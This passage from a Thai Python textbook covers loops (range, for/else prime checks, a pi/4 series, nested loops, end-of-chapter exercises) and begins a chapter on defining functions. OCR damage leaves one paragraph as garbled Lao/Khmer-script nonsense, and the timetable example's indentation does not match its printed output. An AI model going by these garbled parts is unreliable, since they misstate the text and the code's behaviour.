12 for o in range(1, 36, 2):
13     sys.stdout.write(str(o) + " ")
14 print("\n" + "-" *70)

```

```

15
16 sys.stdout.write("Show range [1, 3,..., 36] =")
17 for r in [1,3,5,7,9,12,14,16,18,19,21,23,25,27,30,32,34,36]:
18     sys.stdout.write(str(r) + " ")
19 print("\n" + "-" *70)
20 sys.stdout.write("Show multiple range = ")
21 for d1 in range(2):
22     for d2 in range(2):
23         print (d1 + 1, "+", d2+1, '=', d1+d2+2)
24 print("\n" + "-" *70)
25 sys.stdout.write("Show range + random = ")
26 for i in range(5):
27     d1= random.randrange(6)+1
28     d2= random.randrange(6)+1
29     print (d1+d2)
30 print("Show range backward")
31 for i in range(5, 0, -1):
32     print(i)

```

```
Show range (6) = 0 1 2 3 4 5
-----
Show range (1, 7) = 1 2 3 4 5 6
-----
Show range (1, 36, 2) = 1 3 5 7 9 11 13 15 17 19 21 23 25 27 29 31 33 35
-----
Show range [1, 3,..., 36] =1 3 5 7 9 12 14 16 18 19 21 23 25 27 30 32 34 36
-----
Show multiple range = 1 + 1 = 2
1 + 2 = 3
2 + 1 = 3
2 + 2 = 4
-----
Show range + random = 2
6
7
4
11
Show range backward
5
4
3
2
1
>>>
```

จากตัวอย่างโปรแกรมที่ 6.20 บรรทัดที่ 2 คือคำสั่งนำเข้าไลบรารี sys เพื่อเรียกใช้เมธอด sys.stdout.write() เนื่องจากคำสั่ง print จะไม่ยอมให้ผู้เขียนโปรแกรมพิมพ์ข้อความเวนวรรคติดกันในแต่เดียวกันได้ (ปกติจะขึ้นบรรทัดใหม่) ดังนั้นจึงจำเป็นต้องนำเมธอด sys.stdout.write() มาช่วยในการแสดงผลข้อมูลให้อยู่ในบรรทัดเดียว กัน และ random สำหรับสุ่มชุดข้อมูล ตัวเลข บรรทัดที่ 6, 10, 14, 19 และ 24 คือคำสั่ง print("\n" + "-" \*70) เป็นการสั่งให้ขึ้นบรรทัดใหม่ โดยใช้รหัส '\n' และทำการพิมพ์ '-' จำนวน 70 ครั้ง ติดตอกันในบรรทัดเดียว สำหรับคำสั่งในบรรทัดที่ 27 คือ random.randrange(6) + 1 เป็นการสุ่มค่าได้ค่าหนึ่งตั้งแต่ 1 - 6 (ปกติจะสุ่มค่า 0 - 5 แต่ในที่นี้บวก 1 เพิ่มเข้าไป ดังนั้นค่าที่ได้จะเป็น 1 - 6) ในบางกรณี เมื่อผู้เขียนโปรแกรมต้องการชุดของข้อมูลแบบย้อนกลับ จากมากมาหาน้อยสามารถทำได้โดย กำหนดค่าของตัวแปร i ให้เป็นค่าลับและสลับค่าของตัวแปร x กับ y ดังตัวอย่างโปรแกรมในบรรทัดที่ 31

## บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

### การใช้ else statement กับ for loop

เพื่อนอนอนุญาตให้ใช้ else กับ for loop ได้ ซึ่งแตกต่างจากภาษาอื่น ๆ โดยทั่วไป เช่นภาษาซี หรือจาวา เป้าหมายสำคัญของการใช้ else กับ for นั้น เพื่อคำนวณความสะดวกให้กับผู้เขียนโปรแกรม ในกรณีที่เงื่อนไขใน for เป็นเท็จ โดยปกติจะออกจากคำสั่ง for ไปโดยอัตโนมัติ บางครั้งผู้เขียนโปรแกรมไม่ทราบเลยว่าเกิดข้อผิดพลาดอะไรขึ้นในลูป for ดังนั้นคำสั่ง else จึงช่วยให้ผู้เขียนโปรแกรมสามารถตรวจสอบความผิดปกติใน for ได้อีกทางหนึ่ง หรือผู้เขียนโปรแกรมต้องการการทำงานบางอย่างหลังจากการทำงานใน for เรียบร้อยแล้ว สำหรับการใช้ else กับ for และ while นั้นมีข้อพิจารณาดังนี้

- 1) คำสั่ง else เมื่อถูกใช้กับ for loop: คำสั่ง else จะถูกประมวลผล เมื่อ คำสั่งใน for ถูกประมวลผลครบหมดแล้ว
- 2) คำสั่ง else เมื่อถูกใช้กับ while loop: คำสั่ง else จะถูกประมวลผล เมื่อ เงื่อนไขใน while เป็นเท็จ

พิจารณาตัวอย่างการใช้ else กับ for ดังโปรแกรมที่ 6.21 โดยโปรแกรมตั้งกล่าวจะหาค่า จำนวนเฉพาะ (prime number) คือ เลขจำนวนที่ไม่มีเลขอะไรมากมั่นได้ลงตัว นอกจากตัวมันเองและ 1 เช่น 2, 3, 5, 7, 11, 13 และ 17 เป็นต้น

#### ตัวอย่างโปรแกรมที่ 6.21

```

1 # Testing elase and for loop with prime number
2 for num in range(10, 20): #to iterate between 10 to 20
3     for i in range(2, num): #to iterate on the number
4         if num % i == 0:      #to determine the first factor
5             j = num / i       #to calculate the second factor
6             print('%d equals %d * %d' % (num, i, j))
7             break
8     else:                  # else part of the loop
9         print(num, 'is a prime number')

```


```

10 equals 2 * 5
11 is a prime number
12 equals 2 * 6
13 is a prime number
14 equals 2 * 7
15 equals 3 * 5
16 equals 2 * 8
17 is a prime number
18 equals 2 * 9
19 is a prime number
>>>


```

จากตัวอย่างโปรแกรมที่ 6.21 บรรทัดที่ 2 คำสั่ง for เริ่มต้นอ่านข้อมูลจำนวนเต็มครึ่งละ 1 ค่า จาก range (สร้างช่วงของเลขจำนวนเต็มบวกตั้งแต่ 10 ถึง 20) และเก็บไว้ในตัวแปร gnum ลำดับต่อมาในบรรทัดที่ 3 เป็นคำสั่ง for ซ้อนอีกชั้นหนึ่ง โดยคำสั่ง for (ชั้นใน) จะนำค่าในตัวแปร gnum ที่รับมาจาก for ชั้นนอก มาสร้างเป็นช่วงข้อมูลด้วยคำสั่ง range(2, gnum) ให้กับ for ที่อยู่ชั้นใน ข้อมูลที่สร้างขึ้นจะถูกอ่านเข้ามาทำงานทีละค่า โดยเก็บไว้ในตัวแปร i บรรทัดที่ 4 นำค่าข้อมูลที่อยู่ใน i % gnum ผลที่ได้จะถูกนำไปตรวจสอบด้วยคำสั่ง if ว่าเท่ากับ 0 หรือไม่ (เป็นการตรวจสอบตัวเลขที่ไม่ใช่ค่า prime number) ถ้าผลลัพธ์มีค่าเท่ากับ 0 แสดงว่าตัวเลขดังกล่าวสามารถหารด้วยตัวเลขใด ๆ ลงตัว (ยกเว้นตัวเอง) แสดงว่าไม่ใช่จำนวนเฉพาะ (จำนวนเฉพาะจะหารด้วยตัวเองและ 1 ลงตัวเท่านั้น) ให้โปรแกรมทำการพิมพ์ตัวเลขที่ไม่ใช่ค่า prime number ดังกล่าวออกทางจอภาพ (บรรทัดที่ 6) และหยุดการทำงานของ for ในรอบนั้นๆ ทันที ด้วยคำสั่ง break (ในบรรทัดที่ 7) แต่ถ้าไม่มีค่า i ใด ๆ ที่ได้จากการซุ่มของข้อมูลที่สร้างจาก range(2, gnum) % gnum ได้ลงตัวเลย ให้แต่ละรอบการทำงานของ for ชั้นใน แสดงว่าตัวเลขดังกล่าวเป็นจำนวนเฉพาะ ดังนั้นโปรแกรมจะทำงานหลังคำสั่ง else (บรรทัดที่ 9) โดยพิมพ์ข้อความว่า 'X is a prime number' (โดย X คือจำนวนเฉพาะ) โปรแกรมจะทำงานวนซ้ำเพื่อคืนหาจำนวนเฉพาะอย่างนี้ไปเรื่อย ๆ จนกว่าค่า gnum ของ for ลูปนокจะมีค่าเท่ากับ 20 โปรแกรมจึงจะยุติการทำงาน เพื่อให้เห็นภาพการทำงานได้ชัดเจนขึ้น ผู้เขียนจะจำลองการทำงานของโปรแกรมดังกล่าวในรูปที่ 6.15 (a) กรณีที่ตัวเลขไม่ใช่จำนวนเฉพาะ, (b) กรณีตัวเลขเป็นจำนวนเฉพาะ

บทที่ 6:- เรื่องไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ



รูปที่ 6.15 (a) 10 ไม่ใช่จำนวนเฉพาะ เนื่องจาก 10 % ด้วยตัวเลขใด ๆ แล้วลงตัว



รูปที่ 6.15 (b) 11 คือจำนวนเฉพาะ เนื่องจากไม่มีตัวเลขใด % 11 ลงตัว  
ตัวอย่างโปรแกรมที่ 6.22 จะเขียนโปรแกรมเพื่อพิสูจน์ว่าสมการดังต่อไปนี้เป็นจริง

$$\frac{\pi}{4} = 1 - \frac{1}{3} + \frac{1}{5} - \frac{1}{7} + \frac{1}{9} - \frac{1}{11} + \frac{1}{13} -$$

ตัวอย่างอินพุต: Enter integer number (odd) : 15

ตัวอย่างเอาต์พุต: Result of PI/4 = : 0.7543

### ตัวอย่างโปรแกรมที่ 6.22

```

1 # calculating PI
2 n = int(input("Enter integer number(odd) :"))
3 flag = False      #flag = True (+), flag = False (-)
4 num = 1
5 for i in range(3, n+2, 2):
6     if flag == False:
7         num = num - 1 / i
8         flag = True
9     else:
10        num = num + 1 / i
11        flag = False
12 print ("Result of PI/4 = %.4f" %num)
    
```

```
Enter integer number(odd) :15
Result of PI/4 = 0.7543
>>>
```

จากโปรแกรมตัวอย่างที่ 6.22 บรรทัดที่ 2 โปรแกรมเริ่มต้นอ่านค่าข้อมูลจากแป้นพิมพ์แล้วทำการแปลงสตริงที่รับเข้ามาเป็นเลขจำนวนเต็มด้วยฟังก์ชัน int ผลลัพธ์เก็บไว้ในตัวแปร n บรรทัดที่ 3 ตัวแปร flag จะเป็นตัวแปรที่ใช้สำหรับตรวจสอบว่าเป็นการบวกหรือการลบ เมื่อ flag เท่ากับ False จะเป็นการลบ แต่ถ้า flag เป็น True จะเป็นการบวก บรรทัดที่ 4 ตัวแปร num ใช้สำหรับเก็บค่าผลรวมทั้งหมด โดยกำหนดค่าเริ่มต้นให้เป็น 1 (Operand ตัวแรกของสมการ) บรรทัดที่ 5 คำสั่ง for จะนำค่าข้อมูลที่สร้างโดย range ที่มีช่วงค่าข้อมูลระหว่าง 3 ถึง n+2 (เนื่องจากคำสั่ง range จะสร้างชุดข้อมูลที่น้อยกว่าที่ระบุไว้ 1 ค่า เช่น range(0, 2) ค่าที่ได้คือ 0, 1 การบวกด้วย 2 จะทำให้ได้ข้อมูลครบตามสมการ) และเป็นจำนวนคี่ เช่น 3, 5, 7, 9 เป็นต้น มาเก็บไว้ในตัวแปร i ต่อจากนั้นบรรทัดที่ 6 โปรแกรมจะตรวจสอบค่าในตัวแปร flag ว่ามีค่าเป็น False หรือไม่ ถ้าค่าในตัวแปร flag เป็น False โปรแกรมจะคำนวณด้วยสูตรการลบ เช่น  $-\frac{1}{3}, -\frac{1}{7}$  (บรรทัดที่ 7) เป็นต้น แต่ถ้า flag เป็น True โปรแกรมจะคำนวณด้วยสูตรการบวก เช่น  $+\frac{1}{5}, +\frac{1}{9}$  (บรรทัดที่ 9) โดยค่า flag จะถูกกำหนดให้สลับค่ากันระหว่างบวกและลบ หลังจากที่มีการคำนวณการบวกหรือลบเสร็จแล้ว (บรรทัดที่ 8 และ 11) เนื่องจากสมการจะคำนวณบวกและลบสลับกันไปเรื่อย ๆ จนกว่าจะหมดข้อมูลใน loop for ขั้นตอนสุดท้ายบรรทัดที่ 12 โปรแกรมจะพิมพ์ผลรวมทั้งหมดออกทางจอภาพ โดยกำหนดรูปแบบการแสดงผลเป็นทศนิยม 4 ตำแหน่ง (%.4f)

### ตัวอย่างโปรแกรมที่ 6.23 Infinite loop แบบไม้รู้จบ (อีกแบบหนึ่ง)

```
1 # Infinitie loop
2 x = 1
3 while True:
4     print("To exit program, please CTRL + c %d now!" % (x))
5     x += 1
```

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

```
To exit program, please CTRL + c 1 now!
To exit program, please CTRL + c 2 now!
To exit program, please CTRL + c 3 now!
To exit program, please CTRL + c 4 now!
To exit program, please CTRL + c 5 now!
To exit program, please CTRL + c 6 now!
```

จากโปรแกรมที่ 6.23 เป็นการเขียนโปรแกรมทำซ้ำแบบไม่รู้จบ (อีกแบบหนึ่ง) โดยกำหนดให้ while มีค่าเท่ากับจริงตลอดเวลา (บรรทัดที่ 3) ส่งผลให้โปรแกรมพิมพ์ข้อความออกจนภาพแบบไม่หยุด เมื่อต้องการหยุดโปรแกรมให้กดปุ่ม CTRL พร้อมตัวอักษร c ประโยชน์ของโปรแกรมประเภทนี้ใช้สำหรับเป็นฟังก์ชันหลักในการควบคุมการทำงานของฟังก์ชันอื่น ๆ เช่น เคอร์เนล (Kernel) ของระบบปฏิบัติการ โปรแกรมหลักในเกมส์คอมพิวเตอร์ หรือโปรแกรมประเภท Client-Server ที่โปรแกรมบนเครื่องเซอร์เวอร์ต้องรอรับการร้องขอการให้บริการตลอดเวลาโดยไม่มีการหยุดโปรแกรม เป็นต้น

ตัวอย่างโปรแกรมที่ 6.24 โปรแกรม for loop กับสตริง

```
1 string = "Hello World"
2 for x in string:
3     print (x)
```

```
H
e
l
l
o
W
o
r
l
d
>>>
```

ตัวอย่างโปรแกรมที่ 6.25 โปรแกรม for loop กับลิสต์

```
1 collection = ['hey', 5, 'd']
2 for x in collection:
3     print (x)
```

```
hey
5
d
>>>
```

ตัวอย่างโปรแกรมที่ 6.26 โปรแกรม for loop กับลิสต์ชอนลิสต์

```
1 list_of_lists = [ [1, 2, 3], [4, 5, 6], [7, 8, 9] ]
2 for list in list_of_lists:
3     for x in list:
4         print (x)
```

1  
2  
3  
4  
5  
6  
7  
8  
9  
=>>>

ตัวอย่างโปรแกรมที่ 6.27 โปรแกรม for loop กับ迪กซันนารี

```
1 knights = {'gallahad': 'the pure', 'robin': 'the brave'}  
2 for k, v in knights.items():  
3     print ("key = %s and value = %s"%(k, v))
```

```
key = gallahad and value = the pure  
key = robin and value = the brave  
>>>
```

## ลูปซ้อน (Nested loops)

ໄພຂອນອນ្តុំរាជ្យពីខ្លួនឯងបានដោយក្រោមការសម្រាប់ការបញ្ចូលថ្មី (ការវាយ for loop វាយ  
ភាយីនៅ for loop) ដើម្បីរួមចំណាំការបញ្ចូលថ្មី

លែងនៃការសរុប

```
for iterating_var in sequence:  
    for iterating_var in sequence:  
        statements(s)  
    statements(s)
```

## ๙ ลปชอนของ while

```
while expression:  
    while expression:  
        statement(s)  
    statement(s)
```

## บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ


ลูป<sup>ชั้น</sup>ของ for กับ while

```
for iterating_var in sequence:
    while expression:
        statement(s)
        statement(s)
```

การวางแผนลูปชั้นภายใน ไฟรอนไม่ได้จำกัดว่ามีได้เท็จหมดกี่ชั้น ดังนั้น ผู้เขียนโปรแกรมสามารถวางแผนลูปชั้นได้ตามอิสระ ขึ้นอยู่กับปัญหาว่ามีความซับซ้อนมากน้อยเพียงใด แต่สิ่งที่ควรจะจำไว้เสมอ คือ การวางแผนที่ชั้นกันมาก ๆ จะทำให้โปรแกรมอ่านหรือแก้ไขข้อผิดพลาดได้ยากขึ้นด้วย จะเกิดปัญหาเรื่องของการย้อนหน้าภายในลูป อาจจะส่งผลให้โปรแกรมทำงานผิดพลาดตรงจุดนี้ถ้าเป็นจุดอ่อนของไฟรอนก็ได้ เพราะการไม่มีเครื่องหมายบอกขอบเขต ทำให้บางครั้งต้องใช้สายตาในการหาขอบเขตของคำสั่งเอง พิจารณาจากโปรแกรมต่อไปนี้

```
for i in range(1, 10):
    print("For loop for i")
    for j in range(1, i):
        print("For loop for j")
        for k in range(1, j):
            print("For loop for k")
    print("Good bye!")
```

จากโปรแกรมข้างบนคำสั่ง print ("Good bye!") เป็นคำสั่งของ for อันไหนกันแน่ เป็นไปได้ที่ขณะเขียนโปรแกรมอยู่ มีการกด space bar บาง ใช้ปุ่ม tab บาง จึงทำให้ย้อนหน้าไม่ตรงกันพอดี จากในกรณีตัวอย่าง โปรแกรมจะแจ้งเตือนว่า expected an indented block แปลว่า มีบางคำสั่งที่อยู่นอกขอบเขต (block) เมื่อกดปุ่ม Ok เคอร์เซอร์จะไปอยู่ในตำแหน่งที่คาดว่า โปรแกรมจะผิดพลาด ผู้เขียนโปรแกรมต้องคนหาเอาเองว่า ข้อผิดพลาดอยู่ตรงไหน ซึ่งในกรณีของการวนย้อนหน้าไม่ตรงกันนี้ ค่อนข้างที่จะคนหายาก พอกสมควร



### ตัวอย่างโปรแกรมที่ 6.28 โปรแกรมแสดงตารางเวลา

```

1 # timetable
2 for row in range(1, 10):
3     for col in range(1, 10):
4         prod = row * col
5         if prod < 10:
6             print(' ', end = '')
7             print(row * col, '|', end = '')
8         print()

```

1	2	3	4	5	6	7	8	9
2	4	6	8	10	12	14	16	18
3	6	9	12	15	18	21	24	27
4	8	12	16	20	24	28	32	36
5	10	15	20	25	30	35	40	45
6	12	18	24	30	36	42	48	54
7	14	21	28	35	42	49	56	63
8	16	24	32	40	48	56	64	72
9	18	27	36	45	54	63	72	81

จากตัวอย่างโปรแกรมที่ 6.28 บรรทัดที่ 6 และ 7 เป็นการใช้คำสั่ง print ใน Python 3 ซึ่งจะอนุญาตให้ผู้เขียนโปรแกรมสามารถเพิ่มอักษร หรือ ข้อความต่อหัวคำสั่ง แทนการขึ้นบรรทัดใหม่ได้ โดยกำหนดในตัวแปร end เช่น เมื่อกำหนด end = "" โปรแกรมจะไม่พิมพ์ค่าใดๆ และไม่ขึ้นบรรทัดใหม่ สำหรับในบรรทัดที่ 6 คำสั่ง print(' ', end = "") โปรแกรมจะพิมพ์อักษรว่าง (' ') และหยุดรอเพื่อพิมพ์อักษรตัวถัดไป บรรทัดที่ 7 คำสั่ง print(row \* col, '|', end = "") โปรแกรมจะพิมพ์ผลคูณของค่า row \* col ต่อด้วยอักษรว่าง ('') และหยุดรอเพื่อพิมพ์อักษรตัวถัดไป (end = "")

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

ตัวอย่างโปรแกรมที่ 6.29 โปรแกรมเชื่อม 2 ลิสต์เข้าด้วยกัน

```

1 # combination of 2 lists
2 combs = []
3 for x in [1,2,3]:
4     for y in [3,1,4]:
5         if x != y:
6             combs.append((x, y))
7 print(combs)

```

```

[(1, 3), (1, 4), (2, 3), (2, 1), (2, 4), (3, 1), (3, 4)]
>>>

```

**สรุป:** บทนี้กล่าวถึงการเขียนโปรแกรมแบบมีเงื่อนไข หรือมีทางเลือก เช่น if, if-else, if-elif หรือ nested if การเขียนโปรแกรมในลักษณะการทำซ้ำ เช่น while และ for พร้อมยกตัวอย่างการใช้งานประกอบอย่างครบถ้วน และสมบูรณ์

### แบบฝึกหัดท้ายบท

- คำสั่งควบคุมทิศทาง if, if-else, if-else-if และ nested if แต่ก็ต่างกันอย่างไร
- จะเขียนโปรแกรมเปรียบเทียบจำนวนเต็ม 2 จำนวน เช่น  $a = 5$ ,  $b = 7$  และ  $b > a$  จะพิมพ์ข้อความว่า ‘ $a > b$ ’ กรณีอื่น ๆ ให้พิมพ์ ‘ $a < b$ ’
- เขียนโปรแกรมรับค่าราคាសินค้าอย่างน้อย 3 อย่าง ประกอบด้วยสินค้าทั่วไป 2 อย่าง และสินค้าจากต่างประเทศ 1 อย่าง และรับค่าภาษีมูลค่าเพิ่มโดยสินค้าทั่วไปคิดภาษี 7% และสินค้าต่างประเทศคิดภาษี 12% ให้คำนวณราคากลางๆ ทั้งหมดที่ต้องจ่าย
- ให้เขียนโปรแกรมตรวจสอบว่าตัวเลขจำนวนเต็มใด ๆ ที่ป้อนให้กับโปรแกรมเป็นค่า prime หรือไม่ โดยค่า prime จะสามารถตรวจสอบได้จากการหารด้วย 1 และตัวมันเองได้ลงตัวเท่านั้น
- จะเขียนโปรแกรมเพื่อคำนวณเกรดเฉลี่ย GPA โดยเกรดที่ได้ดังนี้  
วิชา A = 3.5 หน่วยกิต = 3  
วิชา B = 2.5 หน่วยกิต = 2  
วิชา C = 4 หน่วยกิต = 4

6. เขียนโปรแกรมเพื่อคำนวณคะแนนสะสมว่าจะได้เกรดอะไร โดยกำหนดให้  $A > 80$ ,  $B+ \geq 75$ ,  $B \geq 70$ ,  $C+ \geq 65$ ,  $C \geq 60$ ,  $D+ \geq 55$ ,  $D \geq 50$  และ  $F \leq 49$
7. เขียนโปรแกรมเพื่อเรียงค่าจำนวนเต็มจากมากไปหาน้อย จำนวน 5 ค่า โดยรับข้อมูลเข้ามาจากการแป้นพิมพ์
8. จงเขียนโปรแกรมเพื่อหาผลรวมของเลขจำนวนจริง เป็นจำนวนทั้งหมด ก ค่า โดยรับ ก และเลขจำนวนจริงทั้งหมดจากแป้นพิมพ์
9. เขียนโปรแกรมเพื่อคำนวณสินค้าและthonเงินจากลูกค้าโดยลูกค้าจะจ่ายด้วยเงินละรือก็ได้ดังนี้ 1, 5, 10, 20, 50, 100, 500, 1000 บาท โดยรับราคาสินค้า และจำนวนเงินที่ลูกค้าจ่ายผ่านแป้นพิมพ์ เมื่อต้องการออกจากโปรแกรมให้ พิมพ์คำว่า exit
10. ให้เขียนโปรแกรมเกมส์ถ่ายตัวเลขแข่งกับคอมพิวเตอร์ โดยคอมพิวเตอร์ จะสุ่มตัวเลข โดยที่ผู้เล่นไม่เห็น เลขที่สุ่มจะมีค่าระหว่าง 0 – 9 โดยแบ่งเป็น 3 ช่วงคือ 0-3 เป็นค่าต่ำ 4-6 เป็นค่ากลาง และ 7-9 เป็นค่าสูง ถ้าคอมพิวเตอร์สุ่มได้เลข 5 ผู้เล่นตอบว่า ต่ำ (L) แสดงว่า คอมพิวเตอร์ชนะ แต่ถ้าผู้เล่นตอบว่ากลาง (M) แสดงว่าผู้เล่นชนะ โดยรับข้อมูลจากแป้นพิมพ์ เมื่อต้องการหยุดเล่นให้กดบุ่ม Q
11. คำสั่ง pass และ break เอาไว้ใช้เพื่อประโยชน์อะไร พร้อมยกตัวอย่าง



# บทที่ 7

## ฟังก์ชัน

(Functions)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ (Source code)

### 1. ความหมายของฟังก์ชัน

ฟังก์ชัน คือ โปรแกรมย่อยหรืองานย่อย ๆ (sub-program) ภายในโปรแกรมขนาดใหญ่ หรือบางครั้งเรียกว่า เมธอด (Method) หรือรูทิน (Routine) ก็ได้ โดยปกติโปรแกรมที่มีขนาดใหญ่ จะประกอบด้วยคำสั่งต่าง ๆ มากมายและในโปรแกรมขนาดใหญ่นั้นจะมีคำสั่งที่ทำงานเหมือนกัน ซ้ำกัน หรือถูกเรียกใช้งานอยู่เป็นประจำอยู่ ดังนั้นเพื่อลดคำสั่งให้โปรแกรมสั้น และกระชับลง จึงได้รวมคำสั่งที่ทำหน้าที่เหมือนกันเหล่านั้นเข้าไว้ด้วยกัน เป็นโปรแกรมย่อย เมื่อต้องการเรียกใช้โปรแกรมย่อยเหล่านั้นตรงจุดใด ๆ ในโปรแกรม สามารถเรียกใช้โดยผ่านทางชื่อของฟังก์ชันได้ทันที (Function call) กรณีการเขียนโปรแกรมเชิงโครงสร้าง (Structural programming) นิยมเรียกว่า “ฟังก์ชัน” แต่ในการเขียนโปรแกรมเชิงวัตถุ (Object oriented programming) เรียกว่า “เมธอด” ประเภทของฟังก์ชันแบ่งออกเป็น 2 ชนิด คือ ฟังก์ชันมาตรฐาน (Standard functions) ที่มีอยู่ในไลบรารีของภาษาไป อ่อน และฟังก์ชันที่ผู้เขียนโปรแกรมสร้างขึ้นเอง (User defined functions) ฟังก์ชันที่มีอยู่แล้วในภาษาไปอ่อนเมื่อเรียกใช้งานจะต้องทำการนำเข้า (Import) ฟังก์ชันเข้ามาก่อนเสมอ ในบทนี้จะกล่าวถึงการสร้างฟังก์ชันที่ผู้เขียนโปรแกรม สร้างขึ้นใช้งานเอง



ฟังก์ชัน vs เมธอด เมื่อพูดถึงฟังก์ชันและเมธอดจะมีลักษณะการทำงานที่คล้ายกัน แต่ในการทำงานจริงนั้นจะมีความแตกต่างกันอยู่พอสมควร เนื่องจากแนวคิดโปรแกรม เชิงวัตถุมองว่า เมธอด คือ พฤติกรรมต่างๆ ของวัตถุ (Object) ที่แสดงออก ซึ่งพฤติกรรมอาจจะไม่ใช่งานประจำเมื่อนำมาใช้ฟังก์ชันทำก็ได้

## 2. ประโยชน์ของฟังก์ชัน

1. ช่วยลดคำสั่งที่ซ้ำซ้อนกันในโปรแกรม
2. ช่วยให้ผู้พัฒนาโปรแกรมสามารถปรับปรุงและแก้ไขโปรแกรมได้อย่างรวดเร็ว เนื่องจากฟังก์ชันแต่ละฟังก์ชันนั้นมีหน้าที่ที่ชัดเจนในตัวเอง เช่น `read_input` คือฟังก์ชันสำหรับอ่านค่าอินพุตเข้ามาทำงานในโปรแกรม หรือ `print` ทำหน้าที่พิมพ์ข้อความ
3. ช่วยทำให้โปรแกรมมีความกะทัดรัด ทำให้เข้าใจง่ายและรวดเร็ว เพราะโปรแกรมถูกแบ่งออกตามหน้าที่ของงานชัดเจน
4. ฟังก์ชันสามารถนำกลับมาใช้ได้อีกหลายครั้ง (Reusable code)
5. ป้องกันข้อผิดพลาดได้ดี เพราะงานจะถูกแบ่งตามหน้าที่ชัดเจน การเขียนโปรแกรมจะไม่ก้าวก่ายงานในฟังก์ชันอื่น ๆ ที่ไม่เกี่ยวข้อง
6. ช่วยให้หาข้อผิดพลาดของโปรแกรมได้รวดเร็วและเป็นระบบ กรณีถ้าโปรแกรมเกิดข้อผิดพลาดเกิดขึ้นในขณะทำงาน การทดสอบจะทดสอบตามฟังก์ชัน
7. ฟังก์ชันมีการทำงานเป็นอิสระ สามารถนำฟังก์ชันที่ถูกสร้างไว้ และมีประสิทธิภาพเก็บไว้เป็นโมดูล คลาส หรือไลบรารี เพื่อนำไปใช้งานต่อได้ในอนาคตได้

## 3. การประกาศฟังก์ชัน (Defining a function)

ผู้เขียนโปรแกรมสามารถสร้างฟังก์ชันขึ้นมาใช้ได้เอง โดยมีกฎการสร้างดังนี้

1. การประกาศฟังก์ชันใช้คำว่า `def` นำหน้า ตามด้วยชื่อฟังก์ชันและเครื่องหมาย `()`: ปิดท้าย เช่น `def myfunc():` ชื่อของฟังก์ชันจะต้องไม่ซ้ำกับคำส่วน ควรสื่อความหมายให้ตรงกับหน้าที่ของฟังก์ชัน
  2. กรณีที่ฟังก์ชันมีพารามิเตอร์ (Parameters) ในฟังก์ชัน ให้ใส่พารามิเตอร์เหล่านั้นไว้ในเครื่องหมาย `()` เช่น `def myfunc(para1, para2):` พารามิเตอร์สามารถมีได้มากกว่า 1 ตัวได้
  3. เพื่อบอกนิยามให้คำสั่งแรกในฟังก์ชัน เป็นคำอธิบายโปรแกรมได้ (Documentation string) โดยที่เพื่อบอกจะไม่เปลี่ยนความหมาย เช่น
- ```
def myfunc(para1, para2):
```

"This statement is the documentation string"

Statement(s)

4. คำสั่งในพังก์ชันจะเริ่มต้นหลังเครื่องหมาย :

พังก์ชันจะใช้คำสั่ง return ในการส่งค่าหรืออปเปเจ็กต์ใด ๆ กลับไปยังผู้ที่เรียกในกรณีที่ไม่มีการส่งคืนค่าใด ๆ กลับ ไฟลอนถือว่าเป็นการส่งกลับด้วยค่า

None

รูปแบบการประกาศพังก์ชันดังนี้

```
def functionname( [parameters] ):
    "function_docstring"
    statement(s)
    return [expression]
```

ตัวอย่างการประกาศพังก์ชันในโปรแกรมที่ 7.1

ตัวอย่างโปรแกรมที่ 7.1 การประกาศพังก์ชัน

```
1 # Defining user function
2 def printme( str ):
3     "This prints a passed string into this function"
4     print (str)
5     return
```

